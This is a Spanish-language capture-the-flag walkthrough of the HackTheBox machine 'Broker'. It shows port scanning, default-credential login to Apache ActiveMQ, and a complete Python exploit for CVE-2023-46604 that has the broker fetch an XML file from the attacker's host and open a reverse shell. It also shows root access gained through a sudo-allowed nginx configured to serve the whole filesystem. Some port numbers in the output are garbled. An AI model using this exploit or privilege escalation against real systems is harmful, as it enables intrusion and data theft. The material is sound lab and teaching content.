

## 254- BROKER

- 1. BROKER
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Apache ActiveMQ RCE exploit
  - 1.5. Privesc via Nginx in sudoers

### 1. BROKER

www

<https://app.hackthebox.com/machines/Broker>

The screenshot shows the HackTheBox machine page for 'Broker'. The machine is retired and has a rating of 4.4. It is owned by 6889 users and 5582 systems. It was released on 09/11/2023. The machine is based on Linux and is considered easy. The page includes a 'Play Machine' button and a 'Copy Link' button. The machine is created by TheCyberGeek.

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.11.243 Broker"
> ping 10.10.11.243
PING 10.10.11.243 (10.10.11.243) 60(64) bytes of data:
64 bytes from 10.10.11.243: icmp_seq=1 ttl=63 time=42.9 ms
64 bytes from 10.10.11.243: icmp_seq=2 ttl=63 time=43.1 ms
64 bytes from 10.10.11.243: icmp_seq=3 ttl=63 time=42.4 ms
64 bytes from 10.10.11.243: icmp_seq=4 ttl=63 time=43.4 ms
^C
--- 10.10.11.243 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3805ms
rtt min/avg/max/mdev = 42.443/42.969/43.484/0.352 ms
Δ > /home/parrot/parrot/CTF/HTB/Broker/nmap > took 3s > |
```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Entre otros puertos, tenemos el *22 y 80* abiertos.

```
y nmap -sS -p- 10.10.11.243 -n -Pn --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-28 13:12 CET
Nmap scan report for 10.10.11.243
Host is up (0.11s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1083/tcp  open  mqtt
5672/tcp  open  amqp
8161/tcp  open  patrol-snm
39827/tcp open  unknown
61613/tcp open  unknown
61614/tcp open  unknown
61616/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. A parte del *puerto 80*, también corren un servicio HTTP los *puertos 8161 y 61614*.

```
y nmap -sCV -p22,80,1083,5672,8161,39827,61613,61614,61616 10.10.11.243 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-28 13:14 CET
Nmap scan report for 10.10.11.243
Host is up (0.13s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3ee454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_ 256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http         nginx/1.18.0 (Ubuntu)
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ basic realm=ActiveMQRealm
|_ http-title: Error 401 Unauthorized
|_ http-server-header: nginx/1.18.0 (Ubuntu)
1083/tcp  open  mqtt
|_ mqtt-subscribe: Failed to receive control packet from server.
5672/tcp  open  amqp
|_ amqp-info: ERROR: AMQP:handshake expected header (1) frame, but was 65
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBldReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|_ AMQP
|_ AMQP
|_ amqp:decode-error
|_ 7Connection from client using unsupported AMQP attempted
8161/tcp  open  http         Jetty 9.4.39.v20210325
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ basic realm=ActiveMQRealm
|_ http-title: Error 401 Unauthorized
|_ http-server-header: Jetty(9.4.39.v20210325)
39827/tcp open  tcpwrapped
61613/tcp open  stomp        Apache ActiveMQ
|_ fingerprint-strings:
|_ HELP4STOMP:
|_ ERROR
|_ content-type:text/plain
|_ message:Unknown STOMP action: HELP
|_ org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|_ org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|_ org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|_ org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|_ org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|_ org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_ java.lang.Thread.run(Thread.java:750)
```

```
61614/tcp open  http         Jetty 9.4.39.v20210325
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title.
|_ http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq     ActiveMQ OpenWire transport
|_ fingerprint-strings:
|_ NULL:
|_ ActiveMQ
|_ TcpNoDelayEnabled
|_ SizePrefixedDisabled
|_ CacheSize
|_ ProviderName
|_ ActiveMQ
|_ StackTraceEnabled
|_ PlatformDetails
|_ Java
|_ CacheEnabled
|_ TightEncodingEnabled
|_ MaxFrameSize
|_ MaxInactivityDuration
|_ MaxInactivityDurationInitialDelay
|_ ProviderVersion
|_ 5.15.15
```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Realizamos el escaneo a los diferentes puertos que corren HTTP. Vemos en este caso que se está usando un servidor web *Jetty 9.4.39* por detrás.

Adicionalmente, también vemos que se está implementado el servicio **Apache ActiveMQ**, que es un servicio de mensajería.

```
• > whatweb http://10.10.11.243
http://10.10.11.243 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)], IP[10.10.11.243], PoweredBy[Jetty://], Title[Error 401 Unauthorized], WWW-Authenticate[ActiveMQRealm[basic], ngInx[1.10.0]]
> whatweb http://10.10.11.243:8161
http://10.10.11.243:8161 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.39.v20210325)], IP[10.10.11.243], Jetty[9.4.39.v20210325], PoweredBy[Jetty://], Title[Error 401 Unauthorized], WWW-Authenticate[ActiveMQRealm[basic]]
> whatweb http://10.10.11.243:81614
http://10.10.11.243:81614 [200 OK] Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.39.v20210325)], IP[10.10.11.243], Jetty[9.4.39.v20210325]

Δ > > /home/parrot/prypr/CTF/H1B/Broker/exploits > Δ > |
```

“

- **Jetty** es un servidor web y un contenedor de servlets de código abierto escrito en **Java**. Es utilizado principalmente para servir aplicaciones web basadas en Java. Jetty es conocido por su bajo consumo de recursos y su capacidad para manejar un gran número de conexiones simultáneas de forma eficiente. También es altamente configurable y se puede integrar fácilmente con otras tecnologías de Java. Jetty es ampliamente utilizado en aplicaciones de servidor web y en entornos de desarrollo y prueba. Además de su uso como servidor web independiente, también se puede integrar en aplicaciones Java para proporcionar capacidades de servidor web embebidas.

“

- **Apache ActiveMQ** es un popular sistema de mensajería de código abierto basado en **Java** que implementa el protocolo de mensajería **JMS (Java Message Service)**. Permite la comunicación asíncrona entre diferentes aplicaciones distribuidas, lo que facilita la integración y la comunicación entre sistemas heterogéneos. ActiveMQ actúa como un intermediario de mensajes, permitiendo que las aplicaciones envíen mensajes entre sí de manera confiable y eficiente, incluso si no están en línea simultáneamente. Utiliza varios patrones de mensajería, como colas y tópicos, para admitir diferentes tipos de comunicación.


## 1.4. Apache ActiveMQ RCE exploit

- **CVE-2023-46604**:
- Accedemos a la web, nos piden unas credenciales para loguearnos. Probamos con **admin/admin** y conseguimos acceso. Leemos el código fuente de la página web, en el cual vemos una ruta **/admin**.

```
• <table border="0">
  <tbody>
    <tr>
      <td valign="top" width="100%" style="overflow:hidden;">
        <div class="body-content">
          <h2>Welcome to the Apache ActiveMQ</h2>


          <p>What do you want to do next?</p>
          <ul class="alternate" type="square">
            <li><a title="Manage ActiveMQ broker" href="/admin/*Manage ActiveMQ broker/*">Manage ActiveMQ broker</a></li>
            <li><a title="See some Web demos" href="/demo/">See some Web demos (demos not included in default configuration)</a></li>
          </ul>
        </div>
      </td>
    <tr>
      <td valign="top">
        <div class="navigation">
          <div class="navigation top">
            <div class="navigation bottom">
              <h3>Useful Links</h3>
              <ul class="alternate" type="square">
                <li><a href="http://activemq.apache.org/">http://activemq.apache.org/</a>
                  <div>
                    <div>The most popular and powerful open source Message Broker</div>
                    <div>Documentation</div>
                  </div>
                <li><a href="http://activemq.apache.org/faq.html">FAQ</a></li>
                <li><a href="http://activemq.apache.org/download.html">Downloads</a></li>
                <li><a href="http://activemq.apache.org/discussion-forums.html">Forums</a></li>
              </ul>
            </div>
          </div>
        </div>
      </td>
    <tr>
      <td></td>
    </tr>
  </tbody>
</table>
```

- Accedemos a ésta. Una vez aquí vemos la versión que corre por detrás: **ActiveMQ 5.15.15**.



- Buscamos exploits para esta versión. Encontramos uno que deriva en una ejecución remota de comandos. Compartimos el exploit a continuación.

- <https://github.com/evkl1d/CVE-2023-46604>



- Clonamos este repositorio en nuestro directorio de trabajo. Tendremos que modificar el archivo **poc.xml** y poner la dirección IP desde la cual se compartirá este mismo archivo, es decir, nuestra IP. Seguidamente, creamos un servidor con **Python** para compartir el archivo. Por otra ventana, nos ponemos en escucha con **Netcat**. Lanzamos el exploit: `python3 exploit.py -i 10.10.11.243 -u http://10.10.16.12/poc.xml`, siendo el parámetro `-u` la URL desde la cual se comparte **poc.xml**. Obtenemos nuestra shell reversa.
- Adicionalmente, tuvimos que eliminar el parámetro `-p` (de puerto), ya que nos estaba dando errores.

```
ls
exploit.py poc.xml README.md
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.243 - - [28/Feb/2024 20:50:32] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [28/Feb/2024 20:50:32] "GET /poc.xml HTTP/1.1" 200 -

nc -plvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.243.
Ncat: Connection from 10.10.11.243:49188.
bash: cannot set terminal process group (886): Inappropriate ioctl for device
bash: no job control in this shell
activemqbroker:/opt/apache-activemq-5.15.15/bin$

python3 exploit.py -l 10.10.11.243 -u http://10.10.16.12/poc.xml
[*] Target: 10.10.11.243:81616
[*] XML URL: http://10.10.16.12/poc.xml
[*] Sending packet: 000000001f000000000000000000000010100426f72672e737072696e676672616d657767726b2e636
f62746570742e737570706f722742e436c65737358617468586d6c4170786c69636174696f6e436f6e7465707401001ac074
74783a2f2f31302e31302e31302e31322f786f632e788d6c
```

“

- **CVE-2023-46604:**
  - *Apache ActiveMQ* es vulnerable a la ejecución remota de código. La vulnerabilidad puede permitir que un atacante remoto con acceso a la red ejecute comandos de shell arbitrarios manipulando tipos de clases serializadas en el protocolo *OpenWire* para hacer que el corredor cree una instancia de cualquier clase en el *classpath*.

```
import socket
import argparse

def main(ip, port, url):
    if not ip or not url:
        print("Usage: script.py -i <ip> -p <port> -u <url>")
        return

    banner()

    class_name = "org.springframework.context.support.ClassPathXmlApplicationContext"
    message = url

    header = "1f00000000000000000000000000000000"
    body = header + "01" + int2hex(len(class_name), 4) + string2hex(class_name) + "01" +
    int2hex(len(message), 4) + string2hex(message)
    payload = int2hex(len(body) // 2, 8) + body
    data = bytes.fromhex(payload)

    print("[*] Target:", f"{ip}:{port}")
    print("[*] XML URL:", url)
    print()
    print("[*] Sending packet:", payload)

    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((ip, int(port)))
    conn.send(data)
    conn.close()
```

```
def banner():
    print(
        _      _      _      _      _      _      _      \n      / \
_ | |(_)_   _   | \ \  /|_ \ \      | _ \ \ / _ | _ | \ \ \ / /
_ \ \ | \ \ | | | | _ | |_) | |   | _ | \n / _ \ \ (_ | | | \ \ v / _ / | | | |
|_|_| _ < | |_| | _ \n / /   \ \ \ \ | \ \ | | \ \ / \ \ | | | | \ \ \ \
\ \ \ \ \ \ | _ | \n")

def string2hex(s):
    return s.encode().hex()

def int2hex(i, n):
    if n == 4:
        return format(i, '04x')
    elif n == 8:
        return format(i, '08x')
    else:
        raise ValueError("n must be 4 or 8")

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--ip", help="ActiveMQ Server IP or Host")
    parser.add_argument("-p", "--port", default="61616", help="ActiveMQ Server Port")
    parser.add_argument("-u", "--url", help="Spring XML Url")
    args = parser.parse_args()

    main(args.ip, args.port, args.url)
```

- **Argumentos de línea de comandos:** el programa espera tres argumentos de línea de comandos: la dirección IP del servidor ActiveMQ (`-i`), el puerto (`-p`), y la URL de un archivo XML de Spring (`-u`).
- **Verificación de argumentos:** verifica que se proporcionen tanto la dirección IP como la URL del archivo XML. Si falta alguno de estos argumentos, muestra un mensaje de uso y finaliza la ejecución.
- **Construcción del payload XML:** crea un mensaje XML manipulado específicamente diseñado para explotar la vulnerabilidad de deserialización en ActiveMQ.
- **Impresión de información:** muestra información sobre el servidor ActiveMQ y la URL del archivo XML.
- **Creación del socket y envío del payload:** establece una conexión TCP con el servidor ActiveMQ utilizando la dirección IP y el puerto proporcionados, y luego envía el payload XML.

## 1.5. Privesc via Nginx in sudoers

- Hacemos `sudo -l`. Vemos que podemos ejecutar `/usr/bin/nginx` como cualquier usuario sin proporcionar contraseña. Seguidamente, mostramos el menú de ayuda de este ejecutable con `sudo /usr/bin/nginx -h` para tratar de obtener algo de información. Observamos ahora que el

archivo de configuración para este binario se encuentra en esta ruta: `/etc/nginx/nginx.conf`. Vamos ahora al directorio `/tmp` y nos copiamos este archivo con `cp /etc/nginx/nginx.conf` para poder modificarlo a continuación.

```
activemq@broker:/usr/sbin$ sudo -l
Matching Defaults entries for activemq on broker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User activemq may run the following commands on broker:
  (all = ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/usr/sbin$ sudo ./nginx -h
nginx version: nginx/1.18.0 (Ubuntu)
Usage: nginx [-?hvVtTq] [-s signal] [-c filename] [-p prefix] [-g directives]

Options:
  -?, -h      : this help
  -v          : show version and exit
  -V          : show version and configure options then exit
  -t          : test configuration and exit
  -T          : test configuration, dump it and exit
  -q          : suppress non-error messages during configuration testing
  -s signal   : send signal to a master process: stop, quit, reopen, reload
  -p prefix   : set prefix path (default: /usr/share/nginx/)
  -c filename : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file

activemq@broker:/usr/sbin$
```

- Dentro de `/tmp`, hemos configurado este archivo del siguiente modo, tal y como podemos ver en la imagen siguiente. Ejecutamos **Nginx** con `sudo nginx -c /tmp/nginx.conf`. Con esto iniciamos un servidor Nginx utilizando el archivo de configuración personalizado ubicado en `/tmp/nginx.conf`. Básicamente, este servidor estará creado por **root**, montado desde la raíz del sistema y en escucha para recibir peticiones.

```
activemq@broker:/tmp$ ls
nginx.conf
activemq@broker:/tmp$ cat nginx.conf
user root;
worker_processes auto;
pid /run/nginx2.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
}

http {
    server {
        listen 1337;
        location / {
            root /;
        }
    }
}

activemq@broker:/tmp$ sudo nginx -c /tmp/nginx.conf
activemq@broker:/tmp$
```

- Si hacemos ahora `netstat -tln`, vemos que el **puerto 1337** está escuchando. Podemos ahora de este modo, por ejemplo, listar la flag de **root** con `curl localhost:1337/root/root.txt`.

```
activemq@broker:/tmp$ netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33753         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::5672                 :::*                     LISTEN
tcp6       0      0 :::1883                 :::*                     LISTEN
tcp6       0      0 :::16161                :::*                     LISTEN
tcp6       0      0 :::141733               :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       0      0 :::16161                :::*                     LISTEN
tcp6       0      0 :::161614               :::*                     LISTEN
tcp6       0      0 :::161613               :::*                     LISTEN
udp        0      0 127.0.0.1:53:53         0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*               LISTEN
activemq@broker:/tmp$
```

“

### • **Nginx.conf:**

- `user root;`: esta directiva especifica bajo qué usuario se ejecutará el proceso de Nginx. En este caso, el proceso de Nginx se ejecutará bajo el usuario **root**.
- `worker_processes auto;`: especifica cuántos procesos de trabajador se ejecutarán para atender las solicitudes entrantes. El valor `auto` indica que Nginx debe determinar automáticamente el número óptimo de procesos de trabajador según la capacidad del sistema.

- `pid /run/nginx2.pid;`: especifica la ubicación del archivo de identificación (PID) del proceso principal de Nginx. Este archivo almacena el PID del proceso principal de Nginx. En este caso, el archivo de PID se guarda en `/run/nginx2.pid`.
- `include /etc/nginx/modules-enabled/*.conf;`: incluye archivos de configuración adicionales ubicados en el directorio `/etc/nginx/modules-enabled/`.
- `events { ... }`: este bloque de configuración define la configuración de eventos para Nginx, como el número máximo de conexiones simultáneas que pueden manejar los procesos de trabajador.
- `http { ... }`: este bloque de configuración define la configuración específica del protocolo HTTP para Nginx.
- `server { ... }`: este bloque de configuración define la configuración para un servidor web virtual en Nginx. En este caso, se configura un servidor para escuchar en el *puerto 1337*. La ubicación `/` indica que todas las solicitudes recibidas por este servidor se manejarán según la configuración dentro de este bloque.
- `listen 1337;`: especifica el puerto en el que el servidor web Nginx escuchará las solicitudes entrantes en el *puerto 1337*.
- `location / { ... }`: este bloque de configuración define cómo manejar las solicitudes entrantes para la raíz del servidor. En este caso, todas las solicitudes se manejarán sirviendo archivos desde la raíz del sistema de archivos (`root /;`). Esto puede no ser deseable desde el punto de vista de seguridad, ya que permite el acceso directo a archivos sensibles del sistema de archivos.